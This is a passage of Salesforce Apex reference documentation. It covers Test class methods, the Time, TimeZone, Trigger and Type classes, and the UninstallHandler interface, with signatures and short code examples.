        // 2. Insert a price book entry with a custom price.
        PricebookEntry customPrice = new PricebookEntry(
            Pricebook2Id = customPB.Id, Product2Id = prod.Id,
            UnitPrice = 12000, IsActive = true);
        insert customPrice;

        // Next, perform some tests with your test price book entries.
    }
}
```

`invokeContinuationMethod(controller, request)`

Invokes the callback method for the specified controller and continuation in a test method.

Signature

```
public static Object invokeContinuationMethod(Object controller, Continuation request)
```

Parameters

`controller`
Type: Object

An instance of the controller class that invokes the continuation request.

request
Type: Continuation

The continuation that is returned by an action method in the controller class.

Return Value

Type: Object

The response of the continuation callback method.

Usage

Use the `Test.setContinuationResponse` and `Test.invokeContinuationMethod` methods to test continuations. In test context, callouts of continuations aren't sent to the external service. By using these methods, you can set a mock response and cause the runtime to call the continuation callback method to process the mock response.

Call `Test.setContinuationResponse` before you call `Test.invokeContinuationMethod`. When you call `Test.invokeContinuationMethod`, the runtime executes the callback method that is associated with the continuation. The callback method processes the mock response that is set by `Test.setContinuationResponse`.

isRunningTest()

Returns `true` if the currently executing code was called by code contained in a test method, `false` otherwise. Use this method if you need to run different code depending on whether it was being called from a test.

Signature

```
public static Boolean isRunningTest()
```

Return Value

Type: Boolean

loadData(sObjectToken, resourceName)

Inserts test records from the specified static resource .csv file and for the specified sObject type, and returns a list of the inserted sObjects.

Signature

```
public static List<sObject> loadData(Schema.SObjectType sObjectToken, String
resourceName)
```

Parameters

sObjectToken
Type: Schema.SObjectType

The sObject type for which to insert test records.

resourceName
Type: String

The static resource that corresponds to the .csv file containing the test records to load. The name is case insensitive.

Return Value

Type: List<sObject>

Usage

You must create the static resource prior to calling this method. The static resource is a comma-delimited file ending with a .csv extension. The file contains field names and values for the test records. The first line of the file must contain the field names and subsequent lines are the field values. To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Once you create a static resource for your .csv file, the static resource will be assigned a MIME type. Supported MIME types are:

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

`newSendEmailQuickActionDefaults(contextId, replyToId)`

Creates a new QuickAction.SendEmailQuickActionDefaults instance for testing a class implementing the QuickAction.QuickActionDefaultsHandler interface.

Signature

```
public static QuickAction.SendEmailQuickActionDefaults newSendEmailQuickActionDefaults(ID contextId, ID replyToId)
```

Parameters

contextId
Type: Id

Parent record of the email message.

replyToId
Type: Id

Previous email message ID if this email message is a reply.

Return Value

Type: SendEmailQuickActionDefaults Class

The default values used for an email message quick action.

`setContinuationResponse(requestLabel, mockResponse)`

Sets a mock response for a continuation HTTP request in a test method.

Signature

```
public static void setContinuationResponse(String requestLabel, System.HttpResponse
mockResponse)
```

Parameters

requestLabel
Type: String

The unique label that corresponds to the continuation HTTP request. This label is returned by `Continuation.addHttpRequest`.

mockResponse
Type: HttpResponse

The fake response to be returned by `Test.invokeContinuationMethod`.

Return Value

Type: void

Usage

Use the `Test.setContinuationResponse` and `Test.invokeContinuationMethod` methods to test continuations. In test context, callouts of continuations aren't sent to the external service. By using these methods, you can set a mock response and cause the runtime to call the continuation callback method to process the mock response.

Call `Test.setContinuationResponse` before you call `Test.invokeContinuationMethod`. When you call `Test.invokeContinuationMethod`, the runtime executes the callback method that is associated with the continuation. The callback method processes the mock response that is set by `Test.setContinuationResponse`.

`setCreatedDate(recordId, createdDatetime)`

Sets `CreatedDate` for a test-context sObject.

Signature

```
public static void setCreatedDate(Id recordId, Datetime createdDatetime)
```

Parameters

recordId
Type: Id

The ID of an sObject.

createdDatetime
Type: Datetime

The value to assign to the sObject's `CreatedDate` field.

Return Value

Type: void

Usage

All database changes are rolled back at the end of a test. You can't use this method on records that existed before your test executed. You also can't use `setCreatedDate` in methods annotated with `@isTest(SeeAllData=true)`, because those methods have access to all data in your org. This method takes two parameters—an sObject ID and a Datetime value—neither of which can be null.

Insert your test record before you set its `CreatedDate`, as shown in this example.

```
@isTest
private class SetCreatedDateTest {
    static testMethod void testSetCreatedDate() {
        Account a = new Account(name='myAccount');
        insert a;
        Test.setCreatedDate(a.Id, DateTime.newInstance(2012,12,12));
        Test.startTest();
        Account myAccount = [SELECT Id, Name, CreatedDate FROM Account
                             WHERE Name ='myAccount' limit 1];
        System.assertEquals(myAccount.CreatedDate, DateTime.newInstance(2012,12,12));
        Test.stopTest();
    }
}
```

`setCurrentPage(page)`

A Visualforce test method that sets the current PageReference for the controller.

Signature

```
public static Void setCurrentPage(PageReference page)
```

Parameters

page
Type: System.PageReference

Return Value

Type: Void

`setCurrentPageReference(page)`

A Visualforce test method that sets the current PageReference for the controller.

Signature

```
public static Void setCurrentPageReference(PageReference page)
```

Parameters

page
Type: System.PageReference

Return Value

Type: Void

`setFixedSearchResults(setSearchResults)`

Defines a list of fixed search results to be returned by all subsequent SOSL statements in a test method.

Signature

```
public static Void setFixedSearchResults(ID[] setSearchResults)
```

Parameters

`setSearchResults`
Type: ID[]

The list of record IDs specified by *`opt_set_search_results`* replaces the results that would normally be returned by the SOSL queries if they were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL queries, they are applied to the list of fixed search results.

Return Value

Type: Void

Usage

If *`opt_set_search_results`* is not specified, all subsequent SOSL queries return no results.

For more information, see Adding SOSL Queries to Unit Tests on page 575.

`setMock(interfaceType, instance)`

Sets the response mock mode and instructs the Apex runtime to send a mock response whenever a callout is made through the HTTP classes or the auto-generated code from WSDLs.

Signature

```
public static Void setMock(Type interfaceType, Object instance)
```

Parameters

`interfaceType`
Type: System.Type

`instance`
Type: Object

Return Value

Type: Void

Usage

Note: To mock a callout if the code that performs the callout is in a managed package, call `Test.setMock` from a test method in the same package with the same namespace.

`setReadOnlyApplicationMode(applicationMode)`

Sets the application mode for an organization to read-only in an Apex test to simulate read-only mode during Salesforce upgrades and downtimes. The application mode is reset to the default mode at the end of each Apex test run.

Signature

```
public static Void setReadOnlyApplicationMode(Boolean applicationMode)
```

Parameters

applicationMode
Type: Boolean

Return Value

Type: Void

Usage

Also see the `getApplicationReadWriteMode()` System method.

Do not use `setReadOnlyApplicationMode` for purposes unrelated to Read-Only Mode testing, such as simulating DML exceptions.

Example

The following example sets the application mode to read-only and attempts to insert a new account record, which results in the exception. It then resets the application mode and performs a successful insert.

```
@isTest
private class ApplicationReadOnlyModeTestClass {
  public static testmethod void test() {
    // Create a test account that is used for querying later.
    Account testAccount = new Account(Name = 'TestAccount');
    insert testAccount;

    // Set the application read only mode.
    Test.setReadOnlyApplicationMode(true);

    // Verify that the application is in read-only mode.
    System.assertEquals(
               ApplicationReadWriteMode.READ_ONLY,
               System.getApplicationReadWriteMode());

    // Create a new account object.
    Account testAccount2 = new Account(Name = 'TestAccount2');
```

```
    try {
      // Get the test account created earlier. Should be successful.
      Account testAccountFromDb =
        [SELECT Id, Name FROM Account WHERE Name = 'TestAccount'];
      System.assertEquals(testAccount.Id, testAccountFromDb.Id);

      // Inserts should result in the InvalidReadOnlyUserDmlException
      // being thrown.
      insert testAccount2;
      System.assertEquals(false, true);
    } catch (System.InvalidReadOnlyUserDmlException e) {
      // Expected
    }
    // Insertion should work after read only application mode gets disabled.
    Test.setReadOnlyApplicationMode(false);

    insert testAccount2;
    Account testAccount2FromDb =
       [SELECT Id, Name FROM Account WHERE Name = 'TestAccount2'];
    System.assertEquals(testAccount2.Id, testAccount2FromDb.Id);
  }
}
```

`startTest()`

Marks the point in your test code when your test actually begins. Use this method when you are testing governor limits.

Signature

```
public static Void startTest()
```

Return Value

Type: Void

Usage

You can also use this method with `stopTest` to ensure that all asynchronous calls that come after the `startTest` method are run before doing any assertions or testing. Each test method is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

`stopTest()`

Marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method.

Signature

```
public static Void stopTest()
```

Return Value

Type: Void

Usage

Each test method is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

`testInstall(installImplementation, version, isPush)`

Tests the implementation of the InstallHandler interface, which is used for specifying a post install script in packages. Tests run as the test initiator in the development environment.

Signature

```
public static Void testInstall(InstallHandler installImplementation, Version version,
Boolean isPush)
```

Parameters

installImplementation
Type: System.InstallHandler

A class that implements the `InstallHandler` interface.

version
Type: System.Version

The version number of the existing package installed in the subscriber organization.

isPush
Type: Boolean

(Optional) Specifies whether the upgrade is a push. The default value is `false`.

Return Value

Type: Void

Usage

This method throws a run-time exception if the test install fails.

Example

```
@isTest static void test() {
  PostInstallClass postinstall =
    new PostInstallClass();
    Test.testInstall(postinstall,
```

```
      new Version(1,0));
  }
```

testUninstall(uninstallImplementation)

Tests the implementation of the UninstallHandler interface, which is used for specifying an uninstall script in packages. Tests run as the test initiator in the development environment.

Signature

```
public static Void testUninstall(UninstallHandler uninstallImplementation)
```

Parameters

uninstallImplementation
Type: System.UninstallHandler

A class that implements the `UninstallHandler` interface.

Return Value

Type: Void

Usage

This method throws a run-time exception if the test uninstall fails.

Example

```
@isTest static void test() {
  UninstallClass uninstall =
    new UninstallClass();
    Test.testUninstall(uninstall);
  }
```

Time Class

Contains methods for the Time primitive data type.

Namespace

System

Usage

For more information on time, see Primitive Data Types on page 27.

Time Methods

The following are methods for `Time`.

IN THIS SECTION:

addHours(additionalHours)
Adds the specified number of hours to a Time.

addMilliseconds(additionalMilliseconds)
Adds the specified number of milliseconds to a Time.

addMinutes(additionalMinutes)
Adds the specified number of minutes to a Time.

addSeconds(additionalSeconds)
Adds the specified number of seconds to a Time.

hour()
Returns the hour component of a Time.

millisecond()
Returns the millisecond component of a Time.

minute()
Returns the minute component of a Time.

newInstance(hour, minutes, seconds, milliseconds)
Constructs a Time from Integer representations of the specified hour, minutes, seconds, and milliseconds.

second()
Returns the second component of a Time.

addHours(additionalHours)

Adds the specified number of hours to a Time.

Signature

```
public Time addHours(Integer additionalHours)
```

Parameters

additionalHours
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 3, 4);
Time expected = Time.newInstance(4, 2, 3, 4);
System.assertEquals(expected, myTime.addHours(3));
```

addMilliseconds(additionalMilliseconds)

Adds the specified number of milliseconds to a Time.

Signature

```
public Time addMilliseconds(Integer additionalMilliseconds)
```

Parameters

additionalMilliseconds
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 3, 0);
Time expected = Time.newInstance(1, 2, 4, 400);
System.assertEquals(expected, myTime.addMilliseconds(1400));
```

addMinutes(additionalMinutes)

Adds the specified number of minutes to a Time.

Signature

```
public Time addMinutes(Integer additionalMinutes)
```

Parameters

additionalMinutes
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(18, 30, 2, 20);
Integer myMinutes = myTime.minute();
myMinutes = myMinutes + 5;
System.assertEquals(myMinutes, 35);
```

addSeconds(additionalSeconds)

Adds the specified number of seconds to a Time.

Signature

```
public Time addSeconds(Integer additionalSeconds)
```

Parameters

additionalSeconds
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 55, 0);
Time expected = Time.newInstance(1, 3, 5, 0);
System.assertEquals(expected, myTime.addSeconds(10));
```

hour()

Returns the hour component of a Time.

Signature

```
public Integer hour()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(18, 30, 2, 20);
myTime = myTime.addHours(2);
Integer myHour = myTime.hour();
System.assertEquals(myHour, 20);
```

millisecond()

Returns the millisecond component of a Time.

Signature

```
public Integer millisecond()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(926, myTime.millisecond());
```

`minute()`

Returns the minute component of a Time.

Signature

```
public Integer minute()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(14, myTime.minute());
```

`newInstance(hour, minutes, seconds, milliseconds)`

Constructs a Time from Integer representations of the specified hour, minutes, seconds, and milliseconds.

Signature

```
public static Time newInstance(Integer hour, Integer minutes, Integer seconds, Integer
milliseconds)
```

Parameters

hour
Type: Integer

minutes
Type: Integer

seconds
Type: Integer

milliseconds
Type: Integer

Return Value

Type: Time

Example

The following example creates a time of 18:30:2:20.

```
Time myTime =
Time.newInstance(18, 30, 2, 20);
```

second()

Returns the second component of a Time.

Signature

```
public Integer second()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(15, myTime.second());
```

TimeZone Class

Represents a time zone. Contains methods for creating a new time zone and obtaining time zone properties, such as the time zone ID, offset, and display name.

Namespace

System

Usage

You can use the methods in this class to get properties of a time zone, such as the properties of the time zone returned by `UserInfo.getTimeZone`, or the time zone returned by `getTimeZone` of this class.

Example

This example shows how to get properties of the current user's time zone and displays them to the debug log.

```
TimeZone tz = UserInfo.getTimeZone();
System.debug('Display name: ' + tz.getDisplayName());
System.debug('ID: ' + tz.getID());
// During daylight saving time for the America/Los_Angeles time zone
System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,10,23,12,0,0)));
// Not during daylight saving time for the America/Los_Angeles time zone
System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,11,23,12,0,0)));
System.debug('String format: ' + tz.toString());
```

The output of this sample varies based on the user's time zone. This is an example output if the user's time zone is America/Los_Angeles. For this time zone, daylight saving time is -7 hours from GMT (-25200000 milliseconds) and standard time is -8 hours from GMT (-28800000 milliseconds).

```
Display name: Pacific Standard Time
ID: America/Los_Angeles
Offset: -25200000
```

```
Offset: -28800000

String format: America/Los_Angeles
```

This second example shows how to create a time zone for the New York time zone and get the offset of this time zone to the GMT time zone. The example uses two dates to get the offset from. One date is before DST, and one is after DST. In 2000, DST ended on Sunday, October 29 for the New York time zone. Because the date occurs after DST ends, the offset on the first date is –5 hours to GMT. In 2012, DST ended on Sunday, November 4. Because the date is within DST, the offset on the second date is –4 hours.

```
// Get the New York time zone
Timezone tz = Timezone.getTimeZone('America/New_York');

// Create a date before the 2007 shift of DST into November
DateTime dtpre = DateTime.newInstanceGMT(2000, 11, 1, 0, 0, 0);
system.debug(tz.getOffset(dtpre));   //-18000000 (= -5 hours = EST)

// Create a date after the 2007 shift of DST into November
DateTime dtpost = DateTime.newInstanceGMT(2012, 11, 1, 0, 0, 0);
system.debug(tz.getOffset(dtpost));   //-14400000 (= -4 hours = EDT)
```

This next example is similar to the previous one except that it gets the offset around the boundary of DST. In 2014, DST ended on Sunday, November 2 at 2:00 AM local time for the New York time zone. The first offset is obtained right before DST ends, and the second offset is obtained right after DST ends. The dates are created by using the `DateTime.newInstanceGMT` method. This method expects the passed-in date values to be based on the GMT time zone.

```
// Get the New York time zone
Timezone tz = Timezone.getTimeZone('America/New_York');

// Before DST ends
DateTime dtpre = DateTime.newInstanceGMT(2014, 11, 2, 5, 59, 59);  //1:59:59AM local
system.debug(tz.getOffset(dtpre));   //-14400000 (= -4 hours = still on DST)

// After DST ends
DateTime dtpost = DateTime.newInstanceGMT(2014, 11, 2, 6, 0, 0); //1:00:00AM local
system.debug(tz.getOffset(dtpost));  //-18000000 (= -5 hours = back one hour)
```

TimeZone Methods

The following are methods for `TimeZone`.

IN THIS SECTION:

getDisplayName()
Returns this time zone's display name.

getID()
Returns this time zone's ID.

getOffset(date)
Returns the time zone offset, in milliseconds, of the specified date to the GMT time zone.

getTimeZone(timeZoneIdString)
Returns the time zone corresponding to the specified time zone ID.

toString()
Returns the string representation of this time zone.

`getDisplayName()`

Returns this time zone's display name.

Signature

```
public String getDisplayName()
```

Return Value

Type: String

`getID()`

Returns this time zone's ID.

Signature

```
public String getID()
```

Return Value

Type: String

`getOffset(date)`

Returns the time zone offset, in milliseconds, of the specified date to the GMT time zone.

Signature

```
public Integer getOffset(Datetime date)
```

Parameters

`date`
Type: Datetime

The *`date`* argument is the date and time to evaluate.

Return Value

Type: Integer

Usage

Note: The returned offset is adjusted for daylight saving time if the *`date`* argument falls within daylight saving time for this time zone.

`getTimeZone(timeZoneIdString)`

Returns the time zone corresponding to the specified time zone ID.

Signature

```
public static TimeZone getTimeZone(String timeZoneIdString)
```

Parameters

timeZoneIdString
Type: String

The time zone values you can use for the *Id* argument are any valid time zone values that the Java TimeZone class supports.

Return Value

Type: TimeZone

Example

```
TimeZone tz = TimeZone.getTimeZone('America/Los_Angeles');
System.assertEquals(
  'Pacific Standard Time',
  tz.getDisplayName());
```

toString()

Returns the string representation of this time zone.

Signature

```
public String toString()
```

Return Value

Type: String

Trigger Class

Use the `Trigger` class to access run-time context information in a trigger, such as the type of trigger or the list of sObject records that the trigger operates on.

Namespace

System

Trigger Context Variables

The `Trigger` class provides the following context variables.

Variable	Usage
`isExecuting`	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an `executeanonymous()` API call.

Variable	Usage
`isInsert`	Returns `true` if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
`isUpdate`	Returns `true` if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.
`isDelete`	Returns `true` if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
`isBefore`	Returns `true` if this trigger was fired before any record was saved.
`isAfter`	Returns `true` if this trigger was fired after all records were saved.
`isUndelete`	Returns `true` if this trigger was fired after a record is recovered from the Recycle Bin (that is, after an undelete operation from the Salesforce user interface, Apex, or the API.)
`new`	Returns a list of the new versions of the sObject records. This sObject list is only available in `insert`, `update`, and `undelete` triggers, and the records can only be modified in `before` triggers.
`newMap`	A map of IDs to the new versions of the sObject records. This map is only available in `before update`, `after insert`, `after update`, and `after undelete` triggers.
`old`	Returns a list of the old versions of the sObject records. This sObject list is only available in `update` and `delete` triggers.
`oldMap`	A map of IDs to the old versions of the sObject records. This map is only available in `update` and `delete` triggers.
`size`	The total number of records in a trigger invocation, both old and new.

Note: If any record that fires a trigger includes an invalid field value (for example, a formula that divides by zero), that value is set to `null` in the `new`, `newMap`, `old`, and `oldMap` trigger context variables.

Example

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop, or used as a bind variable in the `IN` clause of a SOQL query.

```
Trigger simpleTrigger on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
```

```
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {

    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

Type Class

Contains methods for getting the Apex type that corresponds to an Apex class and for instantiating new types.

Namespace

System

Usage

Use the `forName` methods to retrieve the type of an Apex class, which can be a built-in or a user-defined class. Also, use the `newInstance` method if you want to instantiate a Type that implements an interface and call its methods while letting someone else, such as a subscriber of your package, provide the methods' implementations.

Example: Instantiating a Type Based on Its Name

The following sample shows how to use the Type methods to instantiate a Type based on its name. A typical application of this scenario is when a package subscriber provides a custom implementation of an interface that is part of an installed package. The package can get the name of the class that implements the interface through a custom setting in the subscriber's org. The package can then instantiate the type that corresponds to this class name and invoke the methods that the subscriber implemented.

In this sample, `Vehicle` represents the interface that the `VehicleImpl` class implements. The last class contains the code sample that invokes the methods implemented in `VehicleImpl`.

This is the `Vehicle` interface.

```
global interface Vehicle {
    Long getMaxSpeed();
    String getType();
}
```

This is the implementation of the `Vehicle` interface.

```
global class VehicleImpl implements Vehicle {
    global Long getMaxSpeed() { return 100; }
    global String getType() { return 'Sedan'; }
}
```

The method in this class gets the name of the class that implements the `Vehicle` interface through a custom setting value. It then instantiates this class by getting the corresponding type and calling the `newInstance` method. Next, it invokes the methods implemented in `VehicleImpl`. This sample requires that you create a public list custom setting named *`CustomImplementation`* with a text field named *`className`*. Create one record for this custom setting with a data set name of *`Vehicle`* and a class name value of *`VehicleImpl`*.

```
public class CustomerImplInvocationClass {

    public static void invokeCustomImpl() {
        // Get the class name from a custom setting.
        // This class implements the Vehicle interface.
        CustomImplementation__c cs = CustomImplementation__c.getInstance('Vehicle');

        // Get the Type corresponding to the class name
        Type t = Type.forName(cs.className__c);
```

```
        // Instantiate the type.
        // The type of the instantiated object
        //   is the interface.
        Vehicle v = (Vehicle)t.newInstance();

        // Call the methods that have a custom implementation
        System.debug('Max speed: ' + v.getMaxSpeed());
        System.debug('Vehicle type: ' + v.getType());
    }
}
```

Class Property

The `class` property returns the `System.Type` of the type it is called on. It is exposed on all Apex built-in types including primitive data types and collections, sObject types, and user-defined classes. This property can be used instead of `forName` methods.

Call this property on the type name. For example:

```
System.Type t = Integer.class;
```

You can use this property for the second argument of `JSON.deserialize`, `deserializeStrict`, `JSONParser.readValueAs`, and `readValueAsStrict` methods to get the type of the object to deserialize. For example:

```
Decimal n = (Decimal)JSON.deserialize('100.1', Decimal.class);
```

Type Methods

The following are methods for `Type`.

IN THIS SECTION:

equals(typeToCompare)
Returns `true` if the specified type is equal to the current type; otherwise, returns `false`.

forName(fullyQualifiedName)
Returns the type that corresponds to the specified fully qualified class name.

forName(namespace, name)
Returns the type that corresponds to the specified namespace and class name.

getName()
Returns the name of the current type.

hashCode()
Returns a hash code value for the current type.

newInstance()
Creates an instance of the current type and returns this new instance.

toString()
Returns a string representation of the current type, which is the type name.

`equals(typeToCompare)`

Returns `true` if the specified type is equal to the current type; otherwise, returns `false`.

Signature

```
public Boolean equals(Object typeToCompare)
```

Parameters

typeToCompare
Type: Object

The type to compare with the current type.

Return Value

Type: Boolean

Example

```
Type t1 = Account.class;
Type t2 = Type.forName('Account');
System.assert(t1.equals(t2));
```

forName(fullyQualifiedName)

Returns the type that corresponds to the specified fully qualified class name.

Signature

```
public static System.Type forName(String fullyQualifiedName)
```

Parameters

fullyQualifiedName
Type: String

The fully qualified name of the class to get the type of. The fully qualified class name contains the namespace name, for example, `MyNamespace.ClassName`.

Return Value

Type: `System.Type`

Usage

Note:

- This method returns `null` if called outside a managed package to get the type of a non-global class in a managed package. This is because the non-global class is not visible outside the managed package. For Apex saved using Salesforce API version 27.0 and earlier, this method does return the corresponding class type for the non-global managed package class.
- When called from an installed managed package to get the name of a local type in an organization with no defined namespace, the `forName(fullyQualifiedName)` method returns `null`. Instead, use the `forName(namespace, name)` method and specify an empty string or `null` for the namespace argument.

forName(namespace, name)

Returns the type that corresponds to the specified namespace and class name.

Signature

```
public static System.Type forName(String namespace, String name)
```

Parameters

namespace
Type: String

The namespace of the class. If the class doesn't have a namespace, set the *namespace* argument to `null` or an empty string.

name
Type: String

The name of the class.

Return Value

Type: `System.Type`

Usage

Note:

- This method returns `null` if called outside a managed package to get the type of a non-global class in a managed package. This is because the non-global class is not visible outside the managed package. For Apex saved using Salesforce API version 27.0 and earlier, this method does return the corresponding class type for the non-global managed package class.
- Use this method instead of `forName(fullyQualifiedName)` if it will be called from a managed package installed in an organization with no defined namespace. To get the name of a local type, set the namespace argument to an empty string or `null`. For example, `Type t = Type.forName('', 'ClassName');`.

Example

This example shows how to get the type that corresponds to the `ClassName` class and the `MyNamespace` namespace.

```
Type myType =
    Type.forName('MyNamespace', 'ClassName');
```

getName()

Returns the name of the current type.

Signature

```
public String getName()
```

Return Value

Type: String

Example

This example shows how to get a Type's name. It first obtains a Type by calling `forName`, then calls `getName` on the Type object.

```
Type t =
   Type.forName('MyClassName');

String typeName =
   t.getName();
System.assertEquals('MyClassName',
   typeName);
```

hashCode()

Returns a hash code value for the current type.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

Usage

The returned hash code value corresponds to the type name hash code that `String.hashCode` returns.

newInstance()

Creates an instance of the current type and returns this new instance.

Signature

```
public Object newInstance()
```

Return Value

Type: Object

Usage

Because `newInstance` returns the generic object type, you should cast the return value to the type of the variable that will hold this value.

This method enables you to instantiate a Type that implements an interface and call its methods while letting someone else provide the methods' implementation. For example, a package developer can provide an interface that a subscriber who installs the package can implement. The code in the package calls the subscriber's implementation of the interface methods by instantiating the subscriber's Type.

Note: Calling this method on a type corresponding to a class that has a private no-argument constructor results in a `System.TypeException`, as expected because the type can't be instantiated. For Apex saved using Salesforce API version 28.0 and earlier, this method returns an instance of the class instead.

Example

This example shows how to create an instance of a Type. It first gets a Type by calling `forName` with the name of a class (`ShapeImpl`), then calls `newInstance` on this Type object. The `newObj` instance is declared with the interface type (`Shape`) that the `ShapeImpl` class implements. The return value of the `newInstance` method is cast to the `Shape` type.

```
Type t =
   Type.forName('ShapeImpl');

Shape newObj =
   (Shape)t.newInstance();
```

`toString()`

Returns a string representation of the current type, which is the type name.

Signature

```
public String toString()
```

Return Value

Type: String

Usage

This method returns the same value as `getName`. `String.valueOf` and `System.debug` use this method to convert their Type argument into a String.

Example

This example calls `toString` on the Type corresponding to a list of Integers.

```
Type t = List<Integer>.class;
String s = t.toString();
System.assertEquals('List<Integer>', s);
```

UninstallHandler Interface

Enables custom code to run after a managed package is uninstalled.

Namespace

System

Usage

App developers can implement this interface to specify Apex code that runs automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

The `UninstallHandler` interface has a single method called `onUninstall`, which specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)};
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

IN THIS SECTION:

UninstallHandler Methods

UninstallHandler Example Implementation

UninstallHandler Methods

The following are methods for `UninstallHandler`.

IN THIS SECTION:

onUninstall(context)
Specifies the actions to be performed on uninstall.

`onUninstall(context)`

Specifies the actions to be performed on uninstall.

Signature

```
public Void onUninstall(UninstallContext context)
```

Parameters

context
Type: UninstallContext

Return Value

Type: Void

UninstallHandler Example Implementation

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

URL Class

Represents a uniform resource locator (URL) and provides access to parts of the URL. Enables access to the Salesforce instance URL.

Namespace

System

Usage

Use the methods of the `System.URL` class to create links to objects in your organization. Such objects can be files, images, logos, or records that you want to include in external emails, in activities, or in Chatter posts. For example, you can create a link to a file uploaded as an attachment to a Chatter post by concatenating the Salesforce base URL with the file ID, as shown in the following example:

```
// Get a file uploaded through Chatter.
ContentDocument doc = [SELECT Id FROM ContentDocument
          WHERE Title = 'myfile'];
// Create a link to the file.
